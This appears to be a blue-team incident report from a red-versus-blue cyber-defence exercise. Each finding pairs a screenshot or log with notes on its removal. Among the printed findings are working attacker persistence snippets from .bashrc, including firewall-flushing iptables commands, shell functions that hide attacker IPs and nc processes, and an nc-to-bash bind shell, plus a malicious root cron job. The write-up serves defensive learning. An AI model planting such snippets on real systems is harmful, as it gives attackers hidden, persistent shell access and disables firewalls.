


```
Nov 5, 2022 @ 15:13:36.560   tank      Successful Remote Logon Detected ⊕ ⊖  6      92652
                                       TLM authentication, possible pass-th
                                       e-hash attack.
```

```
t _index        wazuh-alerts-4.x-2022.11.05
t agent.id      003
t agent.ip      172.17.1.4
```

An unauthorized login was found that potentially used a pass-the-hash attack. This logged into a user named “Bingus” and gave them access to our system. We looked into the login and ensured they were removed from the system.

We made sure to monitor our connections in the future.



Share	Local Path	P
squid (3)		
NETLOGON	C:\windows\SYSVOL\sysvol\team0...	S
redteam	C:\	S
SYSVOL	C:\windows\SYSVOL\sysvol	S

Capacity: 45.0 GB

33.3% Used

🟩 15.0 GB Used Space

□ 30.0 GB Free Space

Go to Volumes Overview >


QUOTA

redteam on squid

To use quotas, File Server Resource Manager must be installed.

To install File Server Resource Manager, start the Add Roles and Features Wizard.


Red team maintained an SMB named “red team” share in Active Directory, which permitted them to utilize applications in order to reach/write to specific files. Essentially, the red team was able to upload files and utilize servers to execute them. In order to prevent further use, the share was stopped and deleted after documentation.



```
# User specific aliases and functions
iptables -F; iptables -t mangle -F; iptables -t nat -F
```

Red team has placed this line of code inside “.bashrc” files of administrative users in the orca machine. This means that this specific line of code is executed every time a terminal session has started in this machine. This line of code flushes all iptable firewall rules in the main table, mangle table, and NAT table. So, even after iptable rules are manually changed to be more secure, they will reset every time a terminal opens. This means that the red team can use a plethora of ports to run malicious services on, such as reverse shells.


We learned the hard way that firewall rules aren’t always changed by an attacker in the moment, but instead more usually changed in an automated manner.



```
ss() {
    /usr/sbin/ss "$@" | grep -Ev "172.30" | grep -v nc;
};
netstat() {
    /usr/bin/netstat "$@" | grep -Ev "172.30" | grep -v nc;
};
who() {
    /usr/bin/who "$@" | grep -Ev "172.30";
};
ps() {
    /usr/bin/ps "$@" | grep -Ev "172.30" | grep -v nc | grep -v grep;
};
```

This code snippet, also found in .bashrc files of orca, obfuscates attacker IP addresses and malicious processes by excluding them in the outputs of the commands “ss”, “netstat”, “who”, and “ps”.


The conclusion we derived from this analysis is that aliasing is a common technique that hackers use to disguise commands as other commands, and it is always beneficial to search through aliases thoroughly.



```
n=$((($RANDOM % 1000) + 4000));
mkfifo "/tmp/.$n";
nc -lp $n < "/tmp/.$n" | bash > "/tmp/.$n" & 2>/dev/null
```

This final code snipped in the .bashrc file is a reverse shell. It provides an attacker a bash shell to the orca system upon every terminal session opening. This works by selecting a random port number (which is presumably open due to the constant flushing of firewall rules), then providing an attacker a TCP bash shell to the system on that specific port.

After the removal of this code snippet, attacks on our orca system have decreased. This is because attackers no longer had new reverse shells every time a terminal session was opened.




5 Services

Start types: Multiple
Service status: All
Services: All
Servers: All

Server Name	Display Name	Service Name	Status	Start Type
SQUID	Google Update Service (gupdate)	gupdate	Stopped	Automatic (Delayed Start)
SQUID	cloudbase-init	cloudbase-init	Stopped	Automatic
SQUID	Clipboard User Service_15912e0	cbdhsvc_15912e0	Stopped	Automatic (Delayed Start)
SQUID	redteam	redteam	Stopped	Automatic
SQUID	Distributed Transaction Coordinator	MSDTC	Stopped	Automatic


We noticed that Red Team was hosting a specialized service on our Windows Server 2019 Server Manager. We resultantly stopped the service and later from this screenshot disabled the service to avoid having it run again on the system.

From this we learned that our Server Management is not protected by enough permissions to prevent attackers from being able to access it. This is likely a result of having too many domain admins and could perhaps be defended against by more strictly enforcing the principle of least privilege.




Service Name	Status	Start Type
wampapache64	Stopped	Disabled

The red team stopped and disabled the wampapache64 service. This prevented the HTTP Server from properly connecting. In order to resolve the service execution, the wampapache was enabled and set to automatic.



✓	ICMP Allow incoming V4 echo request	All	Yes	Allow
⊘	ilovedrew hesnotbozo	All	Yes	Block
✓	Mesh Agent WebRTC Traffic	All	Yes	Allow
✓	RDP	All	Yes	Allow


The above image indicates an unauthorized block firewall rule. In this instance, the ICMP protocol was being blocked. To fix the issue, the rules were documented and disabled. Later this firewall rule was then deleted.



Windows Peer to Peer Collaboration Fou...	Windows Peer to Peer Colla...	All	No	Allow
Windows Remote Management (HTTP-In)	Windows Remote Manage...	Domai...	No	Allow
Windows Remote Management (HTTP-In)	Windows Remote Manage...	Public	No	Allow
Windows Remote Management - Compa...	Windows Remote Manage...	Private...	No	Allow

Firewalls were disabled for WinRM, which presented a significant vulnerability.


We learned that the attackers had access to our firewalls and learned that we needed to better defend them in the future.



```
[rigmanager@albatross-team01-seal-aq ~]$ sudo systemctl status sshd
[sudo] password for rigmanager:
● sshd.service
     Loaded: loaded (/etc/systemd/system/sshd.service; enabled; preset: disabled)
     Active: active (running) since Sat 2022-11-05 15:46:58 EDT; 2min 34s ago
   Main PID: 4289 (sshd)
      Tasks: 1 (limit: 4690)
     Memory: 864.0K
        CPU: 9ms
     CGroup: /system.slice/sshd.service
             └─4289 "sshd: /usr/bin/sshd -D [listener] 0 of 10-100 startups"

Nov 05 15:46:58 albatross-team01-seal-aq systemd[1]: Started sshd.service.
Nov 05 15:46:58 albatross-team01-seal-aq sshd[4289]: Server listening on :: port 6969.
[rigmanager@albatross-team01-seal-aq ~]$ cd /etc/
```


SSH’s port was changed to 6969 instead of the standard 22. This prevented connections from users who expected it on the normal port. The file was also given the immutable bit to prevent changing by us. We then had to remove this bit and change the port back.

We learned to check the ports for our services and ensure that files are always changeable.




```
[Service]
ExecStart=/usr/b1n/sshd -D
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
```

The starting executable for the SSHD service was changed from /usr/bin/sshd to /usr/b1n/sshd. This prevents the service from starting. We changed it back to the original binary and learned to maintain our service files for potential changes that could break services.



```
[rigmanager@albatross-team01-seal-aq /]$ sudo find / -name "*injectd*"
/run/systemd/units/invocation:injectd.service
/etc/systemd/system/multi-user.target.wants/injectd.service
/etc/systemd/system/injectd.service
/sys/fs/cgroup/system.slice/injectd.service
/usr/bin/injectd
[rigmanager@albatross-team01-seal-aq /]$ cat /etc/systemd/system/injectd.service
[Unit]
Description=Inject

[Service]
ExecStart=/usr/bin/injectd

[Install]
WantedBy=multi-user.target[rigmanager@albatross-team01-seal-aq /]$ file /usr/bin/injectd
Bad system call
[rigmanager@albatross-team01-seal-aq /]$ rm /usr/bin/injectd
```


A malicious binary was found to be run in a service called injectd. The purpose of the binary was unknown, but we are sure that this was not intended for any needed services. The binary was removed and the service was stopped.




```
[rigmanager@orca-team01-seal-aq postfix]$ sudo cat /var/spool/cron/root
* * * * * /tmp/mailmangle/mangle.sh
* * * * */5 /etc/notes
[rigmanager@orca-team01-seal-aq postfix]$ cat /tmp/mailmangle/mangle.sh
#!/bin/bash
cp /tmp/mailmangle/main.cf /etc/postfix/main.cf
systemctl reload postfix
[rigmanager@orca-team01-seal-aq postfix]$ sudo vim /var/spool/cron/root
[rigmanager@orca-team01-seal-aq postfix]$ cat /etc/notes
#!/bin/bash\n(\niptables -F; iptables -t mangle -F; iptables -t nat -F;\nwall nomnom;\n) 2>/dev/null
[rigmanager@orca-team01-seal-aq postfix]$ █
```

A cron job was found for the root user. This changed the postfix config with a misconfigured variant to prevent the service from properly executing. Another function of this was resetting our firewalls to open it up to all traffic.

We learned to check all cron jobs for anything that could harm our services.




```
[rigmanager@orca-team01-seal-aq postfix]$ find / -name postfix.service 2> /dev/null
[rigmanager@orca-team01-seal-aq postfix]$ postfix start
bash: postfix: command not found...
Install package 'postfix' to provide command 'postfix'? [N/y] ^C
[rigmanager@orca-team01-seal-aq postfix]$ sudo dnf -y install postfix
Last metadata expiration check: 1:28:13 ago on Sat 05 Nov 2022 11:34:21 AM EDT.
Dependencies resolved.
================================================================================================================
 Package                   Architecture            Version                          Repository             Size
================================================================================================================
Installing:
 postfix                   x86_64                  2:3.5.8-4.el8                    baseos                1.5 M

Transaction Summary
================================================================================================================
Install  1 Package

Total size: 1.5 M
Installed size: 4.3 M
Downloading Packages:
[SKIPPED] postfix-3.5.8-4.el8.x86_64.rpm: Already downloaded
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                                                        1/1
  Running scriptlet: postfix-2:3.5.8-4.el8.x86_64                                                           1/1
  Installing       : postfix-2:3.5.8-4.el8.x86_64                                                           1/1
warning: /etc/postfix/main.cf created as /etc/postfix/main.cf.rpmnew

  Running scriptlet: postfix-2:3.5.8-4.el8.x86_64                                                           1/1
/sbin/ldconfig: /lib64/libsshd.so.5 is not an ELF file - it has the wrong magic bytes at the start.
```



```
[rigmanager@orca-team01-seal-aq postfix]$ vim /etc/postfix/ma
[rigmanager@orca-team01-seal-aq postfix]$ sudo vim /etc/postfix/main.cf
[rigmanager@orca-team01-seal-aq postfix]$
[rigmanager@orca-team01-seal-aq postfix]$ sudo postfix start
postfix: Postfix is running with backwards-compatible default settings
postfix: See http://www.postfix.org/COMPATIBILITY_README.html for details
postfix: To disable backwards compatibility use "postconf compatibility_level=2" and "postfix reload"
postfix/postfix-script: starting the Postfix mail system
[rigmanager@orca-team01-seal-aq postfix]$ systemctl status dovecot
Unit dovecot.service could not be found.
[rigmanager@orca-team01-seal-aq postfix]$ sudo dnf -y install dovecot
Last metadata expiration check: 1:29:15 ago on Sat 05 Nov 2022 11:34:21 AM EDT.
Dependencies resolved.
================================================================================================================
 Package                Architecture     Version                                    Repository             Size
================================================================================================================
Installing:
 dovecot                x86_64           1:2.3.16-2.el8                             appstream             5.2 M
Installing dependencies:
 clucene-core           x86_64           2.3.3.4-31.20130812.e8e3d20git.el8         appstream             588 k

Transaction Summary
================================================================================================================
Install  2 Packages

Total size: 5.8 M
Installed size: 19 M
Downloading Packages:
[SKIPPED] clucene-core-2.3.3.4-31.20130812.e8e3d20git.el8.x86_64.rpm: Already downloaded
[SKIPPED] dovecot-2.3.16-2.el8.x86_64.rpm: Already downloaded
Running transaction check
Transaction check succeeded
```

We found that postfix and postfix was uninstalled by an unknown user. This broke our postfix mail service and resulted in downtime. We reinstalled and re-configured the services.


We learned to keep our packages installed and limit user access to package install/deletion.



```
├─user.slice
│ ├─user-5021.slice
│ │ └─session-76.scope
│ │   ├─95627 nc -lp 4383
│ │   └─95628 bash
│ ├─user-1001.slice
│ │ ├─session-66.scope
│ │ │ ├─83987 nc -lp 4093
│ │ │ ├─83988 bash
│ │ │ ├─84049 nc -lp 4251
│ │ │ ├─84050 bash
│ │ │ ├─84119 nc -lp 4812
│ │ │ ├─84120 bash
│ │ │ ├─84162 nc -lp 4609
│ │ │ ├─84163 bash
│ │ │ ├─84295 nc -lp 4768
│ │ │ ├─84296 bash
│ │ │ ├─84349 nc -lp 4523
│ │ │ ├─84350 bash
│ │ │ ├─84411 nc -lp 4338
│ │ │ └─84412 bash
│ │ ├─session-63.scope
│ │ │ ├─83571 nc -lp 4255
│ │ │ └─83572 bash
│ │ ├─session-205.scope
│ │ │ ├─107558 sshd: whiteteam [priv]
│ │ │ ├─107571 sshd: whiteteam@notty
│ │ │ ├─107617 nc -lp 4829
│ │ │ ├─107618 bash
│ │ │ ├─107736 nc -lp 4160
│ │ │ ├─107737 bash
│ │ │ ├─113858 nc -lp 4580
│ │ │ └─113859 bash
│ │ ├─session-68.scope
│ │ │ ├─84770 nc -lp 4786
```

This shows some of the services/processes running on orca, the mail server. As shown, here, there are many shells open through listening ports. These were blocked by our pfsense firewall, but could allow for lateral movement.


We learned to monitor processes for any listening ports or running bash shells.



```
 8 #
 9 #ftp     stream  tcp     nowait  root    /usr/libexec/ftpd       ftpd -l
```

FTP service on the FreeBSD cloud server was disabled. The implementation was commented out in /etc/inet.d, the fire for a variety of internet-based services. This was was uncommented and inet.d was restarted.

